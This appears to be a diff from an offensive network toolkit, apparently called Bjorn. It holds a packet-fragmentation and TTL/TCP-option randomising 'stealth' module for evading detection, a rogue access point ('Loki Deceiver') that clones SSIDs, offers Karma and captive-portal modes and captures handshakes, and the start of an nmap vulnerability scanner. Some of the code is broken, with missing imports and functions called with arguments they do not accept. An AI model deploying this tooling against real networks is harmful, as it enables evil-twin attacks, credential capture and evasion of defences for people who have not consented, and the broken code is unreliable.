if IP in packet:
|
||||
# Fragment IP packets
|
||||
frags = []
|
||||
payload = bytes(packet[IP].payload)
|
||||
header_length = len(packet) - len(payload)
|
||||
max_size = mtu - header_length
|
||||
|
||||
# Create fragments
|
||||
offset = 0
|
||||
while offset < len(payload):
|
||||
frag_size = min(max_size, len(payload) - offset)
|
||||
frag_payload = payload[offset:offset + frag_size]
|
||||
|
||||
# Create fragment packet
|
||||
frag = packet.copy()
|
||||
frag[IP].flags = 'MF' if offset + frag_size < len(payload) else 0
|
||||
frag[IP].frag = offset // 8
|
||||
frag[IP].payload = Raw(frag_payload)
|
||||
|
||||
frags.append(frag)
|
||||
offset += frag_size
|
||||
|
||||
return frags
|
||||
return [packet]
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error fragmenting packet: {e}")
|
||||
return [packet]
|
||||
|
||||
def randomize_ttl(self, packet):
|
||||
"""Randomize TTL values to avoid fingerprinting."""
|
||||
if IP in packet:
|
||||
ttl_values = [32, 64, 128, 255] # Common TTL values
|
||||
packet[IP].ttl = random.choice(ttl_values)
|
||||
return packet
|
||||
|
||||
def modify_tcp_options(self, packet):
|
||||
"""Modify TCP options to avoid fingerprinting."""
|
||||
if TCP in packet:
|
||||
# Common window sizes
|
||||
window_sizes = [8192, 16384, 32768, 65535]
|
||||
packet[TCP].window = random.choice(window_sizes)
|
||||
|
||||
# Randomize TCP options
|
||||
tcp_options = []
|
||||
|
||||
# MSS option
|
||||
mss_values = [1400, 1460, 1440]
|
||||
tcp_options.append(('MSS', random.choice(mss_values)))
|
||||
|
||||
# Window scale
|
||||
if random.random() < 0.5:
|
||||
tcp_options.append(('WScale', random.randint(0, 14)))
|
||||
|
||||
# SACK permitted
|
||||
if random.random() < 0.5:
|
||||
tcp_options.append(('SAckOK', ''))
|
||||
|
||||
packet[TCP].options = tcp_options
|
||||
|
||||
return packet
|
||||
|
||||
def process_packet(self, packet):
|
||||
"""Process a packet according to stealth settings."""
|
||||
processed_packets = []
|
||||
|
||||
try:
|
||||
if self.mode in ['all', 'fragmented']:
|
||||
fragments = self.fragment_packet(packet)
|
||||
processed_packets.extend(fragments)
|
||||
self.stats['packets_fragmented'] += len(fragments) - 1
|
||||
else:
|
||||
processed_packets.append(packet)
|
||||
|
||||
# Apply additional stealth techniques
|
||||
final_packets = []
|
||||
for pkt in processed_packets:
|
||||
pkt = self.randomize_ttl(pkt)
|
||||
pkt = self.modify_tcp_options(pkt)
|
||||
final_packets.append(pkt)
|
||||
|
||||
self.stats['packets_processed'] += len(final_packets)
|
||||
return final_packets
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing packet: {e}")
|
||||
return [packet]
|
||||
|
||||
def send_packet(self, packet):
|
||||
"""Send packet with timing adjustments."""
|
||||
try:
|
||||
if self.mode in ['all', 'timing']:
|
||||
delay = self.calculate_timing()
|
||||
time.sleep(delay)
|
||||
self.stats['timing_adjustments'] += 1
|
||||
|
||||
send(packet, iface=self.interface, verbose=False)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error sending packet: {e}")
|
||||
|
||||
def packet_processor_thread(self):
|
||||
"""Process packets from the queue."""
|
||||
while self.active:
|
||||
try:
|
||||
if self.packet_queue:
|
||||
packet = self.packet_queue.popleft()
|
||||
processed_packets = self.process_packet(packet)
|
||||
|
||||
for processed in processed_packets:
|
||||
self.send_packet(processed)
|
||||
else:
|
||||
time.sleep(0.1)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error in packet processor thread: {e}")
|
||||
|
||||
def start(self):
|
||||
"""Start stealth operations."""
|
||||
if not self.initialize_interface():
|
||||
return False
|
||||
|
||||
self.active = True
|
||||
self.processor_thread = threading.Thread(target=self.packet_processor_thread)
|
||||
self.processor_thread.start()
|
||||
return True
|
||||
|
||||
def stop(self):
|
||||
"""Stop stealth operations."""
|
||||
self.active = False
|
||||
if hasattr(self, 'processor_thread'):
|
||||
self.processor_thread.join()
|
||||
self.save_stats()
|
||||
|
||||
def queue_packet(self, packet):
|
||||
"""Queue a packet for processing."""
|
||||
self.packet_queue.append(packet)
|
||||
|
||||
def save_stats(self):
|
||||
"""Save operation statistics."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
stats_file = os.path.join(self.output_dir, f"stealth_stats_{timestamp}.json")
|
||||
|
||||
with open(stats_file, 'w') as f:
|
||||
json.dump({
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'interface': self.interface,
|
||||
'mode': self.mode,
|
||||
'stats': self.stats
|
||||
}, f, indent=4)
|
||||
|
||||
logging.info(f"Statistics saved to {stats_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save statistics: {e}")
|
||||
|
||||
def save_settings(interface, mode, base_delay, random_factor, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"interface": interface,
|
||||
"mode": mode,
|
||||
"base_delay": base_delay,
|
||||
"random_factor": random_factor,
|
||||
"output_dir": output_dir
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Stealth operations module")
|
||||
parser.add_argument("-i", "--interface", help="Network interface to use")
|
||||
parser.add_argument("-m", "--mode", choices=['timing', 'random', 'fragmented', 'all'],
|
||||
default='all', help="Operating mode")
|
||||
parser.add_argument("-d", "--delay", type=float, default=1, help="Base delay between operations")
|
||||
parser.add_argument("-r", "--randomize", type=float, default=0.5, help="Randomization factor")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
interface = args.interface or settings.get("interface")
|
||||
mode = args.mode or settings.get("mode")
|
||||
base_delay = args.delay or settings.get("base_delay")
|
||||
random_factor = args.randomize or settings.get("random_factor")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
|
||||
if not interface:
|
||||
interface = conf.iface
|
||||
logging.info(f"Using default interface: {interface}")
|
||||
|
||||
save_settings(interface, mode, base_delay, random_factor, output_dir)
|
||||
|
||||
guard = HeimdallGuard(
|
||||
interface=interface,
|
||||
mode=mode,
|
||||
base_delay=base_delay,
|
||||
random_factor=random_factor,
|
||||
output_dir=output_dir
|
||||
)
|
||||
|
||||
try:
|
||||
if guard.start():
|
||||
logging.info("Heimdall Guard started. Press Ctrl+C to stop.")
|
||||
while True:
|
||||
time.sleep(1)
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Stopping Heimdall Guard...")
|
||||
guard.stop()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,467 +0,0 @@
|
||||
# WiFi deception tool for creating malicious access points and capturing authentications.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/loki_deceiver_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --interface Wireless interface for AP creation (default: wlan0).
|
||||
# -s, --ssid SSID for the fake access point (or target to clone).
|
||||
# -c, --channel WiFi channel (default: 6).
|
||||
# -p, --password Optional password for WPA2 AP.
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/wifi).
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import subprocess
|
||||
import signal
|
||||
import time
|
||||
import threading
|
||||
import scapy.all as scapy
|
||||
from scapy.layers.dot11 import Dot11, Dot11Beacon, Dot11Elt
|
||||
|
||||
|
||||
b_class = "LokiDeceiver"
|
||||
b_module = "loki_deceiver"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/wifi"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "loki_deceiver_settings.json")
|
||||
|
||||
class LokiDeceiver:
|
||||
def __init__(self, interface, ssid, channel=6, password=None, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.interface = interface
|
||||
self.ssid = ssid
|
||||
self.channel = channel
|
||||
self.password = password
|
||||
self.output_dir = output_dir
|
||||
|
||||
self.original_mac = None
|
||||
self.captured_handshakes = []
|
||||
self.captured_credentials = []
|
||||
self.active = False
|
||||
self.lock = threading.Lock()
|
||||
|
||||
def setup_interface(self):
|
||||
"""Configure wireless interface for AP mode."""
|
||||
try:
|
||||
# Kill potentially interfering processes
|
||||
subprocess.run(['sudo', 'airmon-ng', 'check', 'kill'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
# Stop NetworkManager
|
||||
subprocess.run(['sudo', 'systemctl', 'stop', 'NetworkManager'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
# Save original MAC
|
||||
self.original_mac = self.get_interface_mac()
|
||||
|
||||
# Enable monitor mode
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'down'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'iw', self.interface, 'set', 'monitor', 'none'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'up'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
logging.info(f"Interface {self.interface} configured in monitor mode")
|
||||
return True
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to setup interface: {e}")
|
||||
return False
|
||||
|
||||
def get_interface_mac(self):
|
||||
"""Get the MAC address of the wireless interface."""
|
||||
try:
|
||||
result = subprocess.run(['ip', 'link', 'show', self.interface],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
if result.returncode == 0:
|
||||
mac = re.search(r'link/ether ([0-9a-f:]{17})', result.stdout)
|
||||
if mac:
|
||||
return mac.group(1)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to get interface MAC: {e}")
|
||||
return None
|
||||
|
||||
def create_ap_config(self):
|
||||
"""Create configuration for hostapd."""
|
||||
try:
|
||||
config = [
|
||||
'interface=' + self.interface,
|
||||
'driver=nl80211',
|
||||
'ssid=' + self.ssid,
|
||||
'hw_mode=g',
|
||||
'channel=' + str(self.channel),
|
||||
'macaddr_acl=0',
|
||||
'ignore_broadcast_ssid=0'
|
||||
]
|
||||
|
||||
if self.password:
|
||||
config.extend([
|
||||
'auth_algs=1',
|
||||
'wpa=2',
|
||||
'wpa_passphrase=' + self.password,
|
||||
'wpa_key_mgmt=WPA-PSK',
|
||||
'wpa_pairwise=CCMP',
|
||||
'rsn_pairwise=CCMP'
|
||||
])
|
||||
|
||||
config_path = '/tmp/hostapd.conf'
|
||||
with open(config_path, 'w') as f:
|
||||
f.write('\n'.join(config))
|
||||
|
||||
return config_path
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to create AP config: {e}")
|
||||
return None
|
||||
|
||||
def setup_dhcp(self):
|
||||
"""Configure DHCP server using dnsmasq."""
|
||||
try:
|
||||
config = [
|
||||
'interface=' + self.interface,
|
||||
'dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h',
|
||||
'dhcp-option=3,192.168.1.1',
|
||||
'dhcp-option=6,192.168.1.1',
|
||||
'server=8.8.8.8',
|
||||
'log-queries',
|
||||
'log-dhcp'
|
||||
]
|
||||
|
||||
config_path = '/tmp/dnsmasq.conf'
|
||||
with open(config_path, 'w') as f:
|
||||
f.write('\n'.join(config))
|
||||
|
||||
# Configure interface IP
|
||||
subprocess.run(['sudo', 'ifconfig', self.interface, '192.168.1.1', 'netmask', '255.255.255.0'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
return config_path
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to setup DHCP: {e}")
|
||||
return None
|
||||
|
||||
def start_ap(self):
|
||||
"""Start the fake access point."""
|
||||
try:
|
||||
if not self.setup_interface():
|
||||
return False
|
||||
|
||||
hostapd_config = self.create_ap_config()
|
||||
dhcp_config = self.setup_dhcp()
|
||||
|
||||
if not hostapd_config or not dhcp_config:
|
||||
return False
|
||||
|
||||
# Start hostapd
|
||||
self.hostapd_process = subprocess.Popen(
|
||||
['sudo', 'hostapd', hostapd_config],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE
|
||||
)
|
||||
|
||||
# Start dnsmasq
|
||||
self.dnsmasq_process = subprocess.Popen(
|
||||
['sudo', 'dnsmasq', '-C', dhcp_config],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE
|
||||
)
|
||||
|
||||
self.active = True
|
||||
logging.info(f"Access point {self.ssid} started on channel {self.channel}")
|
||||
|
||||
# Start packet capture
|
||||
self.start_capture()
|
||||
|
||||
return True
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to start AP: {e}")
|
||||
return False
|
||||
|
||||
def start_capture(self):
|
||||
"""Start capturing wireless traffic."""
|
||||
try:
|
||||
# Start tcpdump for capturing handshakes
|
||||
handshake_path = os.path.join(self.output_dir, 'handshakes')
|
||||
os.makedirs(handshake_path, exist_ok=True)
|
||||
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
pcap_file = os.path.join(handshake_path, f"capture_{timestamp}.pcap")
|
||||
|
||||
self.tcpdump_process = subprocess.Popen(
|
||||
['sudo', 'tcpdump', '-i', self.interface, '-w', pcap_file],
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.PIPE
|
||||
)
|
||||
|
||||
# Start sniffing in a separate thread
|
||||
self.sniffer_thread = threading.Thread(target=self.packet_sniffer)
|
||||
self.sniffer_thread.start()
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to start capture: {e}")
|
||||
|
||||
def packet_sniffer(self):
|
||||
"""Sniff and process packets."""
|
||||
try:
|
||||
scapy.sniff(iface=self.interface, prn=self.process_packet, store=0,
|
||||
stop_filter=lambda p: not self.active)
|
||||
except Exception as e:
|
||||
logging.error(f"Sniffer error: {e}")
|
||||
|
||||
def process_packet(self, packet):
|
||||
"""Process captured packets."""
|
||||
try:
|
||||
if packet.haslayer(Dot11):
|
||||
# Process authentication attempts
|
||||
if packet.type == 0 and packet.subtype == 11: # Authentication
|
||||
self.process_auth(packet)
|
||||
|
||||
# Process association requests
|
||||
elif packet.type == 0 and packet.subtype == 0: # Association request
|
||||
self.process_assoc(packet)
|
||||
|
||||
# Process EAPOL packets for handshakes
|
||||
elif packet.haslayer(EAPOL):
|
||||
self.process_handshake(packet)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing packet: {e}")
|
||||
|
||||
def process_auth(self, packet):
|
||||
"""Process authentication packets."""
|
||||
try:
|
||||
if packet.addr2: # Source MAC
|
||||
with self.lock:
|
||||
self.captured_credentials.append({
|
||||
'type': 'auth',
|
||||
'mac': packet.addr2,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing auth packet: {e}")
|
||||
|
||||
def process_assoc(self, packet):
|
||||
"""Process association packets."""
|
||||
try:
|
||||
if packet.addr2: # Source MAC
|
||||
with self.lock:
|
||||
self.captured_credentials.append({
|
||||
'type': 'assoc',
|
||||
'mac': packet.addr2,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing assoc packet: {e}")
|
||||
|
||||
def process_handshake(self, packet):
|
||||
"""Process EAPOL packets for handshakes."""
|
||||
try:
|
||||
if packet.addr2: # Source MAC
|
||||
with self.lock:
|
||||
self.captured_handshakes.append({
|
||||
'mac': packet.addr2,
|
||||
'timestamp': datetime.now().isoformat()
|
||||
})
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing handshake packet: {e}")
|
||||
|
||||
def save_results(self):
|
||||
"""Save captured data to JSON files."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
results = {
|
||||
'ap_info': {
|
||||
'ssid': self.ssid,
|
||||
'channel': self.channel,
|
||||
'interface': self.interface
|
||||
},
|
||||
'credentials': self.captured_credentials,
|
||||
'handshakes': self.captured_handshakes
|
||||
}
|
||||
|
||||
output_file = os.path.join(self.output_dir, f"results_{timestamp}.json")
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def cleanup(self):
|
||||
"""Clean up resources and restore interface."""
|
||||
try:
|
||||
self.active = False
|
||||
|
||||
# Stop processes
|
||||
for process in [self.hostapd_process, self.dnsmasq_process, self.tcpdump_process]:
|
||||
if process:
|
||||
process.terminate()
|
||||
process.wait()
|
||||
|
||||
# Restore interface
|
||||
if self.original_mac:
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'down'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'iw', self.interface, 'set', 'type', 'managed'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
subprocess.run(['sudo', 'ip', 'link', 'set', self.interface, 'up'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
# Restart NetworkManager
|
||||
subprocess.run(['sudo', 'systemctl', 'start', 'NetworkManager'],
|
||||
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
|
||||
|
||||
logging.info("Cleanup completed")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error during cleanup: {e}")
|
||||
|
||||
def save_settings(interface, ssid, channel, password, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"interface": interface,
|
||||
"ssid": ssid,
|
||||
"channel": channel,
|
||||
"password": password,
|
||||
"output_dir": output_dir
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="WiFi deception tool")
|
||||
parser.add_argument("-i", "--interface", default="wlan0", help="Wireless interface")
|
||||
parser.add_argument("-s", "--ssid", help="SSID for fake AP")
|
||||
parser.add_argument("-c", "--channel", type=int, default=6, help="WiFi channel")
|
||||
parser.add_argument("-p", "--password", help="WPA2 password")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
|
||||
# Honeypot options
|
||||
parser.add_argument("--captive-portal", action="store_true", help="Enable captive portal")
|
||||
parser.add_argument("--clone-ap", help="SSID to clone and impersonate")
|
||||
parser.add_argument("--karma", action="store_true", help="Enable Karma attack mode")
|
||||
|
||||
# Advanced options
|
||||
parser.add_argument("--beacon-interval", type=int, default=100, help="Beacon interval in ms")
|
||||
parser.add_argument("--max-clients", type=int, default=10, help="Maximum number of clients")
|
||||
parser.add_argument("--timeout", type=int, help="Runtime duration in seconds")
|
||||
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
interface = args.interface or settings.get("interface")
|
||||
ssid = args.ssid or settings.get("ssid")
|
||||
channel = args.channel or settings.get("channel")
|
||||
password = args.password or settings.get("password")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
|
||||
# Load advanced settings
|
||||
captive_portal = args.captive_portal or settings.get("captive_portal", False)
|
||||
clone_ap = args.clone_ap or settings.get("clone_ap")
|
||||
karma = args.karma or settings.get("karma", False)
|
||||
beacon_interval = args.beacon_interval or settings.get("beacon_interval", 100)
|
||||
max_clients = args.max_clients or settings.get("max_clients", 10)
|
||||
timeout = args.timeout or settings.get("timeout")
|
||||
|
||||
if not interface:
|
||||
logging.error("Interface is required. Use -i or save it in settings")
|
||||
return
|
||||
|
||||
# Clone AP if requested
|
||||
if clone_ap:
|
||||
logging.info(f"Attempting to clone AP: {clone_ap}")
|
||||
clone_info = scan_for_ap(interface, clone_ap)
|
||||
if clone_info:
|
||||
ssid = clone_info['ssid']
|
||||
channel = clone_info['channel']
|
||||
logging.info(f"Successfully cloned AP settings: {ssid} on channel {channel}")
|
||||
else:
|
||||
logging.error(f"Failed to find AP to clone: {clone_ap}")
|
||||
return
|
||||
|
||||
# Save all settings
|
||||
save_settings(
|
||||
interface=interface,
|
||||
ssid=ssid,
|
||||
channel=channel,
|
||||
password=password,
|
||||
output_dir=output_dir,
|
||||
captive_portal=captive_portal,
|
||||
clone_ap=clone_ap,
|
||||
karma=karma,
|
||||
beacon_interval=beacon_interval,
|
||||
max_clients=max_clients,
|
||||
timeout=timeout
|
||||
)
|
||||
|
||||
# Create and configure deceiver
|
||||
deceiver = LokiDeceiver(
|
||||
interface=interface,
|
||||
ssid=ssid,
|
||||
channel=channel,
|
||||
password=password,
|
||||
output_dir=output_dir,
|
||||
captive_portal=captive_portal,
|
||||
karma=karma,
|
||||
beacon_interval=beacon_interval,
|
||||
max_clients=max_clients
|
||||
)
|
||||
|
||||
try:
|
||||
# Start the deception
|
||||
if deceiver.start():
|
||||
logging.info(f"Access point {ssid} started on channel {channel}")
|
||||
|
||||
if timeout:
|
||||
logging.info(f"Running for {timeout} seconds")
|
||||
time.sleep(timeout)
|
||||
deceiver.stop()
|
||||
else:
|
||||
logging.info("Press Ctrl+C to stop")
|
||||
while True:
|
||||
time.sleep(1)
|
||||
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Stopping Loki Deceiver...")
|
||||
except Exception as e:
|
||||
logging.error(f"Unexpected error: {e}")
|
||||
finally:
|
||||
deceiver.stop()
|
||||
logging.info("Cleanup completed")
|
||||
|
||||
if __name__ == "__main__":
|
||||
# Set process niceness to high priority
|
||||
try:
|
||||
os.nice(-10)
|
||||
except:
|
||||
logging.warning("Failed to set process priority. Running with default priority.")
|
||||
|
||||
# Start main function
|
||||
main()
|
||||
@@ -1,408 +0,0 @@
|
||||
"""
|
||||
Vulnerability Scanner Action
|
||||
Scanne ultra-rapidement CPE (+ CVE via vulners si dispo),
|
||||
avec fallback "lourd" optionnel.
|
||||
"""
|
||||
|
||||
import nmap
|
||||
import json
|
||||
import logging
|
||||
from typing import Dict, List, Set, Any, Optional
|
||||
from datetime import datetime, timedelta
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="NmapVulnScanner.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "NmapVulnScanner"
|
||||
b_module = "nmap_vuln_scanner"
|
||||
b_status = "NmapVulnScanner"
|
||||
b_port = None
|
||||
b_parent = None
|
||||
b_action = "normal"
|
||||
b_service = []
|
||||
b_trigger = "on_port_change"
|
||||
b_requires = '{"action":"NetworkScanner","status":"success","scope":"global"}'
|
||||
b_priority = 11
|
||||
b_cooldown = 0
|
||||
b_enabled = 1
|
||||
b_rate_limit = None
|
||||
|
||||
|
||||
|
||||
class NmapVulnScanner:
|
||||
"""Scanner de vulnérabilités via nmap (mode rapide CPE/CVE)."""
|
||||
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.nm = nmap.PortScanner()
|
||||
logger.info("NmapVulnScanner initialized")
|
||||
|
||||
# ---------------------------- Public API ---------------------------- #
|
||||
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
try:
|
||||
logger.info(f"🔍 Starting vulnerability scan for {ip}")
|
||||
self.shared_data.bjorn_orch_status = "NmapVulnScanner"
|
||||
|
||||
# 1) metadata depuis la queue
|
||||
meta = {}
|
||||
try:
|
||||
meta = json.loads(row.get('metadata') or '{}')
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# 2) récupérer MAC et TOUS les ports de l'hôte
|
||||
mac = row.get("MAC Address") or row.get("mac_address") or ""
|
||||
|
||||
# ✅ FORCER la récupération de TOUS les ports depuis la DB
|
||||
ports_str = ""
|
||||
if mac:
|
||||
r = self.shared_data.db.query(
|
||||
"SELECT ports FROM hosts WHERE mac_address=? LIMIT 1", (mac,)
|
||||
)
|
||||
if r and r[0].get('ports'):
|
||||
ports_str = r[0]['ports']
|
||||
|
||||
# Fallback sur les métadonnées si besoin
|
||||
if not ports_str:
|
||||
ports_str = (
|
||||
row.get("Ports") or row.get("ports") or
|
||||
meta.get("ports_snapshot") or ""
|
||||
)
|
||||
|
||||
if not ports_str:
|
||||
logger.warning(f"⚠️ No ports to scan for {ip}")
|
||||
return 'failed'
|
||||
|
||||
ports = [p.strip() for p in ports_str.split(';') if p.strip()]
|
||||
logger.debug(f"📋 Found {len(ports)} ports for {ip}: {ports[:5]}...")
|
||||
|
||||
# ✅ FIX : Ne filtrer QUE si config activée ET déjà scanné
|
||||
if self.shared_data.config.get('vuln_rescan_on_change_only', False):
|
||||
if self._has_been_scanned(mac):
|
||||
original_count = len(ports)
|
||||
ports = self._filter_ports_already_scanned(mac, ports)
|
||||
logger.debug(f"🔄 Filtered {original_count - len(ports)} already-scanned ports")
|
||||
|
||||
if not ports:
|
||||
logger.info(f"✅ No new/changed ports to scan for {ip}")
|
||||
return 'success'
|
||||
|
||||
# Scanner (mode rapide par défaut)
|
||||
logger.info(f"🚀 Starting nmap scan on {len(ports)} ports for {ip}")
|
||||
findings = self.scan_vulnerabilities(ip, ports)
|
||||
|
||||
# Persistance (split CVE/CPE)
|
||||
self.save_vulnerabilities(mac, ip, findings)
|
||||
logger.success(f"✅ Vuln scan done on {ip}: {len(findings)} entries")
|
||||
return 'success'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"❌ NmapVulnScanner failed for {ip}: {e}")
|
||||
return 'failed'
|
||||
|
||||
def _has_been_scanned(self, mac: str) -> bool:
|
||||
"""Vérifie si l'hôte a déjà été scanné au moins une fois."""
|
||||
rows = self.shared_data.db.query("""
|
||||
SELECT 1 FROM action_queue
|
||||
WHERE mac_address=? AND action_name='NmapVulnScanner'
|
||||
AND status IN ('success', 'failed')
|
||||
LIMIT 1
|
||||
""", (mac,))
|
||||
return bool(rows)
|
||||
|
||||
def _filter_ports_already_scanned(self, mac: str, ports: List[str]) -> List[str]:
|
||||
"""
|
||||
Retourne la liste des ports à scanner en excluant ceux déjà scannés récemment.
|
||||
"""
|
||||
if not ports:
|
||||
return []
|
||||
|
||||
# Ports déjà couverts par detected_software (is_active=1)
|
||||
rows = self.shared_data.db.query("""
|
||||
SELECT port, last_seen
|
||||
FROM detected_software
|
||||
WHERE mac_address=? AND is_active=1 AND port IS NOT NULL
|
||||
""", (mac,))
|
||||
seen = {}
|
||||
for r in rows:
|
||||
try:
|
||||
p = str(r['port'])
|
||||
ls = r.get('last_seen')
|
||||
seen[p] = ls
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
ttl = int(self.shared_data.config.get('vuln_rescan_ttl_seconds', 0) or 0)
|
||||
if ttl > 0:
|
||||
cutoff = datetime.utcnow() - timedelta(seconds=ttl)
|
||||
def fresh(port: str) -> bool:
|
||||
ls = seen.get(port)
|
||||
if not ls:
|
||||
return False
|
||||
try:
|
||||
dt = datetime.fromisoformat(ls.replace('Z',''))
|
||||
return dt >= cutoff
|
||||
except Exception:
|
||||
return True
|
||||
return [p for p in ports if (p not in seen) or (not fresh(p))]
|
||||
else:
|
||||
# Sans TTL: si déjà scanné/présent actif => on skip
|
||||
return [p for p in ports if p not in seen]
|
||||
|
||||
# ---------------------------- Scanning ------------------------------ #
|
||||
|
||||
def scan_vulnerabilities(self, ip: str, ports: List[str]) -> List[Dict]:
|
||||
"""Mode rapide CPE/CVE ou fallback lourd."""
|
||||
fast = bool(self.shared_data.config.get('vuln_fast', True))
|
||||
use_vulners = bool(self.shared_data.config.get('nse_vulners', False))
|
||||
max_ports = int(self.shared_data.config.get('vuln_max_ports', 10 if fast else 20))
|
||||
|
||||
p_list = [str(p).split('/')[0] for p in ports if str(p).strip()]
|
||||
port_list = ','.join(p_list[:max_ports]) if p_list else ''
|
||||
|
||||
if not port_list:
|
||||
logger.warning("No valid ports for scan")
|
||||
return []
|
||||
|
||||
if fast:
|
||||
return self._scan_fast_cpe_cve(ip, port_list, use_vulners)
|
||||
else:
|
||||
return self._scan_heavy(ip, port_list)
|
||||
|
||||
